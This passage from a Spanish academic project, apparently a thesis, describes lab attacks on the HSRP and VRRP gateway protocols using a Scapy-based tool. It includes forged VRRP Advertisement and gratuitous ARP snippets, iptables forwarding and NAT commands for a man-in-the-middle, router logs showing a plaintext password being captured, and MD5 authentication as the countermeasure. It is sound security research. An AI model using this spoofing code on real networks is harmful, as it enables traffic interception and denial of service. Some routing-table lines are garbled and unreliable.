



Figura 7.11.- Diseño del ataque MiTM

Además de preparar las interfaces para que actúen de puerta de enlace, se hace uso de una interfaz Wi-Fi para redirigir el tráfico a través de ella. También es necesario el uso de NAT dinámico para que haga la traducción de las direcciones entre la red interna de GNS3 y la red externa de la interfaz Wi-Fi. En el proyecto se utilizan los comandos de *iptables* disponibles en Linux para hacer el redireccionamiento.

7.1.2.1.- Escenario con 1 grupo HSRP

Aunque la propia herramienta con el ataque de DoS ya sea capaz de redirigir el tráfico a su interfaz, la opción del MiTM facilita la configuración del sistema Linux.

En la figura 7.12 se aprecian dos máquinas virtuales ejecutándose en paralelo haciendo uso de la topología del apartado 7.1.1.1. La máquina de la izquierda (el atacante) está realizando el ataque mientras que la máquina de la derecha (la víctima) accede a Internet con normalidad.







Figura 7.12.- Man In The Middle completo en HSRP

Sin embargo, la víctima no tendrá acceso a una red externa si no se elimina el conflicto que existe con las dos puertas de enlace en el sistema.

Al tener dos interfaces conectadas, es probable que existan dos rutas predeterminadas como en la figura 7.13. Generalmente, la interfaz cableada posee una métrica menor (100) y por consiguiente más prioritaria que una interfaz Wi-Fi que suele tener una métrica mayor (600). Por tanto, el sistema del atacante reenvía el tráfico por la interfaz cableada si este no conoce la red de destino. Esta configuración se deja a manos del usuario final.





```
root@kali:~# route -vn
Kernel IP routing table
Destination     Gateway      Genmask       Flags Metric Ref  Use Iface
0.0.0.0         192.168.0.1  0.0.0.0       UG    100   0    0 eth0
0.0.0.0         packets.    0.0.0.0       UG    600   0    0 wlan0
192.168.0.0     0.0.0.0     255.255.255.0 U     100   0    0 eth0
192.168.10.0    0.0.0.0     255.255.255.0 U     600   0    0 wlan0
root@kali:~# route del default gw 192.168.0.1
root@kali:~# arp -vn
Address          HWtype  HWaddress          Flags Mask           Iface
192.168.0.2ets. ether   00:50:79:66:68:00 C             eth0
192.168.10.1    ether   24:76:7d:3f:f0:c3 C             wlan0
192.168.0.100... ether   08:00:27:a2:a4:9f C             eth0
192.168.0.1      (incomplete)
Entries: 4kets. Skipped: 0    Found: 4
root@kali:~# route -vn
Kernel IP routing table
Destination     Gateway      Genmask       Flags Metric Ref  Use Iface
0.0.0.0         packets.    0.0.0.0       UG    600   0    0 wlan0
192.168.0.0     0.0.0.0     255.255.255.0 U     100   0    0 eth0
192.168.10.0    0.0.0.0     255.255.255.0 U     600   0    0 wlan0
root@kali:~#
```


Figura 7.13.- Eliminación de la ruta por defecto conflictiva

7.1.2.2.- Escenario con 2 grupos HSRP

En este apartado, se ha utilizado la misma topología anterior (figura 7.5). Cuando se ejecuta el ataque los cambios a nivel de red y a nivel de enlace son los mismos que los presentados anteriormente en la sección 7.1.1.2.

En la figura 7.14, Scropy está ejecutando el ataque MiTM sobre dos grupos a la vez. Por tanto, está disponible la salida al exterior de la red desde cualquier PC una vez se haya resuelto la inconsistencia en la tabla de rutas del sistema atacante.

En la figura 7.15 se demuestra la conectividad con el exterior. La figura 7.16, muestra el paquete atravesando la dirección IP del atacante hacia su destino con el comando *tracer*.






Figura 7.14.- Scropy ejecutando ataque MiTM a dos grupos (HSRP)


```
PC-1> arp
arp table is empty

PC-1> ping 192.168.0.1
84 bytes from 192.168.0.1 icmp_seq=1 ttl=64 time=0.928 ms
84 bytes from 192.168.0.1 icmp_seq=2 ttl=64 time=0.901 ms
84 bytes from 192.168.0.1 icmp_seq=3 ttl=64 time=1.893 ms
84 bytes from 192.168.0.1 icmp_seq=4 ttl=64 time=1.953 ms
84 bytes from 192.168.0.1 icmp_seq=5 ttl=64 time=1.896 ms

PC-1> ping 192.168.10.1
84 bytes from 192.168.10.1 icmp_seq=1 ttl=63 time=98.527 ms
84 bytes from 192.168.10.1 icmp_seq=2 ttl=63 time=3.929 ms
84 bytes from 192.168.10.1 icmp_seq=3 ttl=63 time=3.833 ms
84 bytes from 192.168.10.1 icmp_seq=4 ttl=63 time=3.894 ms
84 bytes from 192.168.10.1 icmp_seq=5 ttl=63 time=3.901 ms

PC-1> ping 8.8.8.8
84 bytes from 8.8.8.8 icmp_seq=1 ttl=44 time=52.703 ms
84 bytes from 8.8.8.8 icmp_seq=2 ttl=44 time=109.315 ms
84 bytes from 8.8.8.8 icmp_seq=3 ttl=44 time=71.186 ms
84 bytes from 8.8.8.8 icmp_seq=4 ttl=44 time=94.697 ms
84 bytes from 8.8.8.8 icmp_seq=5 ttl=44 time=78.087 ms
```

Figura 7.15.- Ping desde el PC1 al exterior (HSRP)





```
PC-2> tracer 8.8.8.8
trace to 8.8.8.8, 8 hops max, press Ctrl+C to stop
 1  192.168.0.128  1.905 ms  1.950 ms  1.904 ms
 2  192.168.10.1  3.901 ms  4.842 ms  3.901 ms
 3  *   *   *
 4  212.89.30.178  10.666 ms  14.604 ms  8.787 ms
 5  212.89.3.21   12.693 ms  11.768 ms  11.663 ms
 6  212.89.3.101  25.330 ms  22.491 ms  24.400 ms
 7  *   *   *
 8  195.219.124.53  21.479 ms  21.431 ms  18.541 ms
```

Figura 7.16.- Tracer desde el PC2 al exterior (HSRP)


7.1.3.- Soluciones encontradas

Los ataques anteriores solo son efectivos ante una mala configuración. El protocolo HSRP permite la autenticación de los mensajes. Dispone de un campo Auth en su cabecera, que por defecto esta en texto plano, pero se puede configurar con un hash.

De esta forma todos los routers que conozcan la contraseña aplican el mismo algoritmo para calcular el hash y compararlo con el que figura en la cabecera del paquete. El comando para realizar la autenticación en router Cisco es:

```
(config-if)#standby [num-group] authentication { WORD—md5—text} [password]
```

Las pruebas de autenticación se han realizado bajo la topología presentada en la figura 7.17 donde el router “R2” asume el rol de *Active Router* para el grupo 0 y 1.







Figura 7.17.- Topología para pruebas de autenticación (HSRP)

Scorpy es capaz de detectar las contraseñas de los paquetes HSRP que son codificadas en texto plano y romper la seguridad de autenticación. La figura 7.18 muestra el efecto de un ataque de denegación de servicio en un escenario donde se han configurado los routers con la contraseña en texto plano “Samuel”.






```
R2#show standby
FastEthernet0/0 - Group 0
  State is Active
    5 state changes, last state change 00:01:17
    Virtual IP address is 192.168.0.1
    Active virtual MAC address is 0000.0c07.ac00
      Local virtual MAC address is 0000.0c07.ac00 (v1 default)
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 0.120 secs
    Authentication text "Samuel"
    Preemption enabled
    Active router is local
    Standby router is 192.168.0.5, priority 110 (expires in 8.124 sec)
    Priority 120 (configured 120)
    IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
  State is Active
    5 state changes, last state change 00:01:17
    Virtual IP address is 192.168.0.2
    Active virtual MAC address is 0000.0c07.ac01
      Local virtual MAC address is 0000.0c07.ac01 (v1 default)
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 0.184 secs
    Authentication text "Samuel"
    Preemption enabled
    Active router is local
    Standby router is 192.168.0.5, priority 110 (expires in 9.936 sec)
    Priority 120 (configured 120)
    IP redundancy name is "hsrp-Fa0/0-1" (default)
R2#
R2#
R2#
R2#
R2#
*Jul  9 15:44:26.947: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 0 state Active -> Speak
*Jul  9 15:44:27.055: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 1 state Active -> Speak
R2#
*Jul  9 15:44:36.947: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 0 state Speak -> Standby
*Jul  9 15:44:37.055: %HSRP-6-STATECHANGE: FastEthernet0/0 Grp 1 state Speak -> Standby
```

Figura 7.18.- Autenticación en texto plano rota por Scropy (HSRP)

Sin embargo, si se cifra la contraseña con MD5, Scropy no es capaz de averiguarla y envía paquetes sin autenticar provocando que el router genere un log de autenticación. Véase la figura 7.19.





```
R2#show st
*Jul  9 15:52:11.159: %SYS-5-CONFIG_I: Configured from console by console
R2#show stan
R2#show standby
FastEthernet0/0 - Group 0
  State is Active
    8 state changes, last state change 00:06:50
    Virtual IP address is 192.168.0.1
    Active virtual MAC address is 0000.0c07.ac00
      Local virtual MAC address is 0000.0c07.ac00 (v1 default)
      Hello time 3 sec, hold time 10 sec
      Next hello sent in 0.837 secs
    Authentication MD5, key-string "Samuel"
    Preemption enabled
    Active router is local
    Standby router is 192.168.0.5, priority 110 (expires in 7.808 sec)
    Priority 120 (configured 120)
    IP redundancy name is "hsrp-Fa0/0-0" (default)
FastEthernet0/0 - Group 1
  State is Active
    8 state changes, last state change 00:06:49
    Virtual IP address is 192.168.0.2
    Active virtual MAC address is 0000.0c07.ac01
      Local virtual MAC address is 0000.0c07.ac01 (v1 default)
      Hello time 3 sec, hold time 10 sec
      Next hello sent in 2.092 secs
    Authentication MD5, key-string "Samuel"
    Preemption enabled
    Active router is local
    Standby router is 192.168.0.5, priority 110 (expires in 8.132 sec)
    Priority 120 (configured 120)
    IP redundancy name is "hsrp-Fa0/0-1" (default)
R2#
R2#
R2#
R2#
Jul  9 15:52:47.063: %HSRP-4-BADAUTH: Bad authentication from 192.168.0.128, group 0, remote state Active
```

Figura 7.19.- Autenticación MD5 (HSRP)


7.2.- Explotación de vulnerabilidades de VRRP

Al igual que HSRP, el protocolo VRRP dispone de la misma vulnerabilidad. Un paquete malformado con una prioridad mayor que el *Master Router* puede desposeer a este de su autoridad.

Los siguientes ataques han sido diseñados para la versión 2 de este protocolo. La versión 3 se considera igualmente vulnerable desde el punto de vista de la seguridad. No se recomienda su uso debido a que no dispone de autenticación en los mensajes.

7.2.1.- Denegación de servicio (DoS)

Para realizar la denegación de servicio a VRRP, se ataca a la puerta de enlace de la red. Esto se consigue enviando mensajes de tipo Advertisement malformados para reclamar el rol de *Master Router*. Aunque la red deja de estar disponible para el exterior, la conectividad en capa 2 no se ve afectada.





Realmente lo que se está consiguiendo al quitarle la autoridad al router principal, es impedir que conteste a las peticiones ARP y además negarle el permiso para renviar tráfico cuyo destino sea la IP virtual.

En la figura 7.20 se muestra la configuración de las capas IP y VRRP en Scropy. En ellas conviene destacar:


- **Capa IP:** Se configura la dirección IP del atacante como dirección de origen y la dirección IP multicast del protocolo VRRPv2 de destino. El campo TTL es necesario configurarlo con el valor 255. Cualquier mensaje con un valor distinto es descartado por los routers.
- **Capa VRRP:** Para conseguir un ataque satisfactorio, solo se debe cambiar la configuración de los 3 campos mostrados.
 - VRID: Identifica el grupo de VRRP al que se desea atacar.
 - Priority: Se configura con el valor máximo posible (255).
 - Addrlist: Contiene la dirección IP virtual del grupo.

```
ip = scapy.IP(src=falseIp, dst='224.0.0.18', ttl = 255)
vrrp = scapy.VRRP(vrid = vrid, priority=255, ipcount = ipcount,
|   addrList=addrlist, authType = authType, auth1 = auth1, auth2= auth2)
```

Figura 7.20.- Configuración de paquetes Advertisement en Scropy

7.2.1.1.- Escenario con 2 grupos VRRP

En la figura 7.21 se muestra la topología empleada en este caso.






Figura 7.21.- Topología de ataque DoS VRRP(2 grupos)

Como se ha comentado, Scropy puede atacar a un grupo individual de los dos detectados, lo que le da mayor flexibilidad que otras herramientas. La figura 7.22 muestra a la herramienta Scropy realizando el ataque sobre el grupo 1.





Figura 7.22.- Scropy ejecutando ataque DoS a dos grupos(VRRP)






Durante el ataque se comprueba la tabla MAC del switch para verificar el correcto funcionamiento del Scorpby. Véase dicha tabla en la figura 7.23. En ella, solo la MAC virtual perteneciente al grupo 1 de VRRP, se reasigna a la interfaz del atacante.

Port	Mac	VLAN
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1
Ethernet6	00:00:5e:00:01:01	1
Ethernet6	00:00:5e:00:01:02	1
SW1>		
SW1> mac		
Port	Mac	VLAN
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1
Ethernet0	00:00:5e:00:01:01	1
Ethernet6	00:00:5e:00:01:02	1

Figura 7.23.- Tabla MAC del switch durante el MiTM

En la figura 7.24 se muestra el desalojo del router “R2” durante el ataque de denegación de servicio.





```
R2#show vrrp
FastEthernet0/0 - Group 1
  State is Master
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 120
  Master Router is 192.168.0.4 (local), priority is 120
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.531 sec

FastEthernet0/0 - Group 2
  State is Master
  Virtual IP address is 192.168.0.2
  Virtual MAC address is 0000.5e00.0102
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 120
  Master Router is 192.168.0.4 (local), priority is 120
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.531 sec

R2#
*Jul  9 17:32:43.739: %VRRP-6-STATECHANGE: Fa0/0 Grp 1 state Master -> Backup
```

Figura 7.24.- Desalojo de R2 en un ataque DoS (VRRP)

7.2.2.- Man in The Middle (MiTM)

El principio es el mismo que en el apartado 7.1.2. Cuando un paquete llega a un switch este consulta la tabla MAC para saber por qué interfaz se encuentra el destino. El MiTM trata de conseguir que el switch redirija todos los paquetes hacia la interfaz del atacante.

Esto se consigue enviando tres paquetes *Gratuitous ARP con Scapy*. Los paquetes tienen la configuración mostrada en la figura 7.25. La dirección de origen del campo *source* de Ethernet debe ser la MAC virtual del grupo.

```
etherAllRouter= scapy.Ether(src=virtualMac, dst= broadcast)
arpAllRouter = scapy.ARP(op = 2, hwsrc= virtualMac, psrc= virtualIp,
| hwdst= broadcast, pdst= virtualIp)

etherSTP= scapy.Ether(src= virtualMac, dst= stpUpLink)
arpSTP = scapy.ARP(op = 2, hwsrc= virtualMac, psrc= virtualIp,
| hwdst= stpUpLink, pdst= virtualIp)
```

Figura 7.25.- Configuración de Scapy para tráfico ARP

Acto seguido, se procede a la configuración de las subinterfaces con la dirección IP virtual del cada grupo.





Para realizar el redireccionamiento hacia la interfaz de salida, se utilizan los comandos *iptables*, disponibles en la figura 7.26. En ella se muestra cómo activar el bit de *forwarding* que permite a los sistemas Linux actuar como routers. Una particularidad de *ipTables* es que facilita el uso de NAT para hacer la traducción de direcciones entre las dos redes.


```
os.system('sudo modprobe iptable_nat')
os.system('echo "1" > /proc/sys/net/ipv4/ip_forward')
os.system('iptables -F') #no es valido para el segundo hilo
os.system('iptables -X')
os.system('iptables -Z')
os.system('iptables -t nat -F')
os.system('iptables -t nat -A POSTROUTING -o '+' outInterface +' -j MASQUERADE')
os.system('/etc/init.d/networking restart')
```

Figura 7.26.- Configuración de IpTables MiTM

Finalmente, se deja al usuario la responsabilidad de modificar la tabla de rutas de su sistema operativo. Al configurarse las dos interfaces en Linux seguramente existan dos salidas hacia las puertas de enlace por defecto. En este caso, será necesario borrar la referente a la red interna. De esta forma cuando a Kali le llegue un paquete desconocido, realiza la traducción de dirección y lo reenvía por la interfaz Wi-Fi mostrada en la figura 7.11.

7.2.2.1.- Escenario con 2 grupos VRRP

Para la prueba del MiTM en VRRP, se utiliza el escenario de la figura 7.21. En este caso, se elige el grupo contrario para hacer el ataque mostrado en la figura 7.27.







Figura 7.27.- Scropy ejecutando ataque MiTM a un grupo de dos posibles (VRRP)

Durante el ataque se comprueba la tabla MAC del switch para verificar que está siendo efectivo. Véase dicha tabla en la figura 7.28. Finalmente, se comprueba la conectividad con el exterior. La figura 7.29 muestra un ping desde el PC de la víctima hasta la puerta de enlace del router Wi-Fi al que se está conectado.





Port	Mac	VLAN
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1
Ethernet6	00:00:5e:00:01:01	1
Ethernet6	00:00:5e:00:01:02	1
Port	Mac	VLAN
Ethernet1	00:50:79:66:68:00	1
Ethernet4	ca:03:0e:18:00:00	1
Ethernet3	ca:02:0d:b4:00:00	1
Ethernet0	08:00:27:ce:34:4b	1
Ethernet6	ca:01:06:90:00:00	1
Ethernet6	00:00:5e:00:01:01	1
Ethernet0	00:00:5e:00:01:02	1

Figura 7.28.- Tabla MAC del switch durante el MiTM

```
PC-1> ping 192.168.10.1
84 bytes from 192.168.10.1 icmp_seq=1 ttl=63 time=8.702 ms
84 bytes from 192.168.10.1 icmp_seq=2 ttl=63 time=9.757 ms
84 bytes from 192.168.10.1 icmp_seq=3 ttl=63 time=12.644 ms
84 bytes from 192.168.10.1 icmp_seq=4 ttl=63 time=16.512 ms
84 bytes from 192.168.10.1 icmp_seq=5 ttl=63 time=6.795 ms
```

Figura 7.29.- Ping al exterior desde PC1 en VRRP

